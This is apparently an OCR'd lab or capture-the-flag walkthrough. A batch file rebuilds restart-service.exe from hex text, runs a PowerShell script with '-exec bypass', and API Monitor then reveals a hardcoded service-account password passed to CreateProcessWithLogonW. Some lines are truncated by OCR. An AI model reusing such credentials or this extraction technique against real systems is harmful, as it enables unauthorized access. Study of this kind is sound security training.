
```
echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA >> c:\programdata\oracle.txt
echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA >> c:\programdata\oracle.txt

echo $salida = $null; $fichero = (Get-Content C:\ProgramData\oracle.txt) ; foreach ($linea in $fichero) {$salida += $linea }; $salida = $salida.Replace(" ",""); [System.IO.File]::WriteAllBytes("c:\programdata\restar
powershell.exe -exec bypass -file c:\programdata\monta.ps1

:error
```

Now we good to go open a cmd and run that bat file to create the restart-service.exe.



```
COMMANDO Fri 05/14/2021  7:41:07.78
C:\Users\DEDSEC\Desktop\files>dir
 Volume in drive C has no label.
 Volume Serial Number is 7EAC-CBDE

 Directory of C:\Users\DEDSEC\Desktop\files

05/14/2021  07:25 AM    <DIR>          .
05/14/2021  07:25 AM    <DIR>          ..
05/14/2021  07:39 AM         1,729,970 542B.bat
05/14/2021  07:22 AM                 0 542C.tmp
               2 File(s)      1,729,970 bytes
               2 Dir(s)  113,196,924,928 bytes free

COMMANDO Fri 05/14/2021  7:41:09.00
C:\Users\DEDSEC\Desktop\files>.\542B.bat
COMMANDO Fri 05/14/2021  7:41:59.20
C:\Users\DEDSEC\Desktop\files>
```


Now let's check if restart-service.exe is created or not.



Name	Date modified	Type	Size
Application Data	1/9/2021 3:38 PM	File folder	
Boxstarter	1/9/2021 5:41 PM	File folder	
chocolatey	1/9/2021 5:40 PM	File folder	
Citrix	1/9/2021 4:32 PM	File folder	
Desktop	1/9/2021 3:38 PM	File folder	
Documents	1/9/2021 3:38 PM	File folder	
FEVM	1/9/2021 4:03 PM	File folder	
GNU	1/9/2021 5:21 PM	File folder	
Intel Corporation	1/9/2021 4:36 PM	File folder	
Microsoft	1/9/2021 5:32 PM	File folder	
Microsoft Visual Studio	1/9/2021 5:32 PM	File folder	
Mozilla	1/9/2021 4:12 PM	File folder	
Oracle	1/9/2021 4:06 PM	File folder	
Package Cache	1/9/2021 4:15 PM	File folder	
Packages	11/19/2020 1:18 PM	File folder	
ProxyCap	1/9/2021 4:50 PM	File folder	
regid.1991-06.com.microsoft	5/14/2021 7:00 AM	File folder	
shimgen	1/9/2021 4:17 PM	File folder	
SoftwareDistribution	12/7/2019 2:44 PM	File folder	
ssh	11/19/2020 8:23 AM	File folder	
Start Menu	1/9/2021 3:38 PM	File folder	
Templates	1/9/2021 3:38 PM	File folder	
USOPrivate	1/9/2021 3:40 PM	File folder	
USOShared	12/7/2019 2:44 PM	File folder	
VMware	1/9/2021 3:40 PM	File folder	
WindowsHolographicDevices	12/7/2019 3:24 PM	File folder	
monta.ps1	5/14/2021 7:41 AM	Windows PowerS...	1 KB
ntuser.pol	1/9/2021 5:24 PM	POL File	2 KB
oracle.txt	5/14/2021 7:41 AM	Text Document	1,175 KB
restart-service.exe	5/14/2021 7:41 AM	Application	845 KB

And we got the restart-service.exe. I use API Monitor for analize this binary.
Link : http://www.rohitab.com/apimonitor

Check all API filters on the left side.




Monitoring - API Monitor v2 64-bit

No processes are being monitored.
To monitor a running process or service use the Running Processes pane, or
Monitor New Process

Process	PID
cmd.exe	5844
conhost.exe	5080
dllhost.exe	7640
dllhost.exe	5216
explorer.exe	5548
flameshot.exe	928
openvpn-gui.exe	8144
RuntimeBroker.exe	5204
RuntimeBroker.exe	6392
RuntimeBroker.exe	7968
SearchApp.exe	6232
sihost.exe	2488
StartMenuExperience...	5908
svchost.exe	2512
svchost.exe	624
svchost.exe	5956

```
------ Loading Files from C:\ProgramData\chocolatey\lib\apimonitor\tools\API Monitor (rohitab.com)\API ------
------ Finished Loading 2119 Files ------
Categories:     835
Variables:      19678
DLLs:           222
APIs:           15885
COM Interfaces: 1826
COM Methods:    22262
```

Now click on monitor new process and select the binary called restart-service.exe.



Monitor Process

Type the location of a process, specify the arguments (optional) and startup directory, and API Monitor will start monitoring the process for you.

Process: C:\ProgramData\restart-service.exe

Arguments:

Start in: C:\ProgramData

Attach Using: Static Import

Process Information


Architecture: 64-bit

.NET: No

App Container: No

Elevation: No

Now we capture all the proccess and calls so let's analize this.



Process	PID
cmd.exe	5844
conhost.exe	5080
dllhost.exe	7640
dllhost.exe	5216
explorer.exe	5548
flameshot.exe	928
openvpn-gui.exe	8144
RuntimeBroker.exe	5204
RuntimeBroker.exe	6392
RuntimeBroker.exe	7968
SearchApp.exe	6232
sihost.exe	2488
StartMenuExperience...	5908
svchost.exe	2512
svchost.exe	624

Summary | 37,323 calls | 16.85 MB used | restart-service.exe

#	Time of Day	Thread	Module	API	Return Value	Error	Duration
1	7:48:05.699 AM	1	restart-service.exe	InitializeCriticalSection (0x00000000004d6920)			0.0000005
2	7:48:05.699 AM	1	restart-service.exe	GetSystemTimeAsFileTime (0x00000000006dfec0)			0.0000006
3	7:48:05.699 AM	1	restart-service.exe	GetCurrentProcessId ( )	8156		0.0000006
4	7:48:05.699 AM	1	restart-service.exe	GetCurrentThreadId ( )	5200		0.0000001
5	7:48:05.699 AM	1	restart-service.exe	GetTickCount ( )	2880312		0.0000003
6	7:48:05.699 AM	1	restart-service.exe	QueryPerformanceCounter (0x00000000006dfec8)	TRUE		0.0000004
7	7:48:05.699 AM	1	restart-service.exe	_initterm (0x00000000004d9018, 0x00000000004d9030)			0.0000077
8	7:48:05.699 AM	1	restart-service.exe	__set_app_type (_CONSOLE_APP)			0.0000042
9	7:48:05.699 AM	1	restart-service.exe	_initterm (0x00000000004d9000, 0x00000000004d9010)			0.0000180
10	7:48:05.699 AM	1	restart-service.exe	__getmainargs (0x00000000004d6028, 0x00000000004d6020, 0x000000...	0		0.0000172
11	7:48:05.699 AM	1	KERNELBASE.dll	RtlAllocateHeap (0x0000000000070000, 0, 520)	0x00000000000...		0.0000028
12	7:48:05.699 AM	1	KERNELBASE.dll	RtlSetLastWin32Error (ERROR_SUCCESS)			0.0000004
13	7:48:05.699 AM	1	KERNELBASE.dll	RtlUnicodeStringToAnsiString (0x00000000006df7a8, 0x000000000...	STATUS_SUCCESS		0.0000010
14	7:48:05.699 AM	1	KERNELBASE.dll	RtlFreeHeap (0x0000000000070000, 0, 0x000000000007f100)	TRUE		0.0000018
15	7:48:05.699 AM	1	restart-service.exe	SetUnhandledExceptionFilter (0x0000000000412960)	NULL		0.0000689
16	7:48:05.699 AM	1	KERNELBASE.dll	NtQueryVirtualMemory (GetCurrentProcess(), 0x0000000000412960, M...	STATUS_SUCCESS		0.0000117
17	7:48:05.699 AM	1	KERNELBASE.dll	NtQueryVirtualMemory (GetCurrentProcess(), 0x0000000000412960, M...	STATUS_SUCCESS		0.0000021
18	7:48:05.699 AM	1	KERNELBASE.dll	NtQueryVirtualMemory (GetCurrentProcess(), 0x0000000000412960, M...	STATUS_SUCCESS		0.0000450
19	7:48:05.699 AM	1	KERNELBASE.dll	RtlAllocateHeap (0x0000000000070000, HEAP_CREATE_ENABLE_EXECUT...	0x00000000000...		0.0000013
20	7:48:05.699 AM	1	KERNELBASE.dll	RtlEncodePointer (0x0000000000412960)	0x36625760000...		0.0000002
21	7:48:05.699 AM	1	KERNELBASE.dll	RtlAcquireSRWLockExclusive (0x00007ffc6e52d7b8)			0.0000003
22	7:48:05.699 AM	1	KERNELBASE.dll	RtlReleaseSRWLockExclusive (0x00007ffc6e52d7b8)			0.0000001
23	7:48:05.699 AM	1	KERNELBA		NULL		0.0000005
24	7:48:05.699 AM	1	restart-se		6		0.0000007
25	7:48:05.699 AM	1	restart-se		1		0.0000002

Filename C:\Windows\System32\KERNELBASE.dll
Base Address 0x00007ffc6e2a0000

Parameters

#	Type	Name	Pre-Call Value	Post-Call Value

Hex Buffer

Call Stack


#	Module	Address	Offset	Location

Output

```
------ Loading Files from C:\ProgramData\chocolatey\lib\apimonitor\tools\API Monitor (rohitab.com)\API ------
------ Finished Loading 2119 Files ------
Categories:     835
Variables:      19678
DLLs:           222
APIs:           15885
COM Interfaces: 1826
COM Methods:    22262
```

Found the username and password.

#Time of Day Thread Module API Return Value Error Duration CreateProcessWithLogonW ("svc_oracle", "", "#oracle_s3rV1c3!-2010", 0, NULL, ""c:\windows\system32\cmd.exe" /c sc.exe stop OracleServiceXE; sc.exe start OracleServiceXE", 0, NULL, "C:-\ProgramData", 0x000000000234e120, 0x0000000003f61c68) FALSE 1326 = The user name or password is incorrect.



Process	PID
cmd.exe	5844
conhost.exe	5080
dllhost.exe	7640
dllhost.exe	5216
explorer.exe	5548
flameshot.exe	928
openvpn-gui.exe	8144
RuntimeBroker.exe	5204

Summary | 37,323 calls | 16.85 MB used | restart-service.exe

#	Time of Day	Thread	Module	API	Return Value	Error	Duration
33975	7:48:12.466 AM	2	clr.dll	TryEnterCriticalSection (0x00000000000b5280)	TRUE		0.0000000
33976	7:48:12.466 AM	2	clr.dll	TryEnterCriticalSection (0x0000000000103018)	TRUE		0.0000001
33977	7:48:12.466 AM	2	clr.dll	LeaveCriticalSection (0x0000000000103018)			0.0000000
33978	7:48:12.466 AM	2	clr.dll	TryEnterCriticalSection (0x00007ffc4cfe4b50)	TRUE		0.0000000
33979	7:48:12.466 AM	2	clr.dll	LeaveCriticalSection (0x00007ffc4cfe4b50)			0.0000001
33980	7:48:12.466 AM	2	clr.dll	TryEnterCriticalSection (0x0000000000103018)	TRUE		0.0000000
33981	7:48:12.466 AM	2	clr.dll	LeaveCriticalSection (0x0000000000103018)			0.0000000
33982	7:48:12.466 AM	2	clr.dll	TryEnterCriticalSection (0x0000000000102f20)	TRUE		0.0000000
33983	7:48:12.466 AM	2	clr.dll	LeaveCriticalSection (0x0000000000102f20)			0.0000001
33984	7:48:12.466 AM	2	clr.dll	LeaveCriticalSection (0x00000000000b5280)			0.0000001
33985	7:48:12.466 AM	2	clr.dll	TryEnterCriticalSection (0x0000000000103018)	TRUE		0.0000001
33986	7:48:12.466 AM	2	clr.dll	DeleteCriticalSection (0x00000000000b5280)			0.0000002
33987	7:48:12.466 AM	2	clr.dll	TryEnterCriticalSection (0x00007ffc4cfe4b50)	TRUE		0.0000001
33988	7:48:12.466 AM	2	clr.dll	LeaveCriticalSection (0x00007ffc4cfe4b50)			0.0000001
33989	7:48:12.466 AM	2	clr.dll	HeapFree (0x0000000000070000, 0, 0x00000000000b5260)	TRUE		0.0000006
33990	7:48:12.466 AM	2	clr.dll	LeaveCriticalSection (0x0000000000103018)			0.0000001
33991	7:48:12.466 AM	2	clr.dll	CreateProcessWithLogonW ("svc_oracle", "", "#oracle_s3rV1c3!2010", 0, NULL, ""c:\windows\system32\cmd.exe" /c sc.exe stop Oracl...	FALSE	1326 = The user name ...	0.0020272
33992	7:48:12.466 AM	2	ADVAPI32.dll	GetProcessHeap ( )	0x00000000000...		0.0000002
33993	7:48:12.466 AM	2	ADVAPI32.dll	memset (0x000000000234d7f0, 0, 264)	0x00000000023...		0.0000003
33994	7:48:12.466 AM	2	ADVAPI32.dll	memset (0x000000000234d920, 0, 1044)	0x00000000023...		0.0000001
33995	7:48:12.466 AM	2	ADVAPI32.dll	HeapAlloc (0x0000000000070000, 0, 50)	0x00000000001...		0.0000007
33996	7:48:12.466 AM	2	ADVAPI32.dll	ResolveDelayLoadedAPI (0x00007ffc6f240000, 0x00 ... 0x00007ffc6f2e8018, 0)	0x00007ffc6d6c...		0.0000160
33997	7:48:12.466 AM	2	CRYPTBASE.dll	NtDeviceIoControlFile (0x000000000000033c, NULL ... 82, 0x00000000001165b0, 48, 0x0...	STATUS_SUCCESS		0.0000115
33998	7:48:12.466 AM	2	KERNELBASE....	NtQueryInformationProcess (GetCurrentProcess(), ... 2, NULL)	STATUS_SUCCESS		0.0000016
33999	7:48:12.466 AM	2	ADVAPI32.dll	HeapAlloc (0x0000000000070000, 0, 520)	0x00000000001...		0.0000020
34000	7:48:12.466 AM	2	ADVAPI32.dll	HeapAlloc (0x0000000000070000, 0, 704)	0x00000000001...		0.0000006
34001	7:48:12.466 AM	2	ADVAPI32.dll	HeapAlloc (0x0000000000070000, 0, 182)	0x00000000001...		0.0000003
34002	7:48:12.466 AM	2	ADVAPI32.dll	HeapAlloc (0x0000000000070000, 0, 522)	0x00000000000...		0.0000006

API GetProcessHeap
Module Kernel32.dll
Category Heaps

GetProcessHeap (
);

Parameters: CreateProcessWithLogonW (Advapi32.dll)

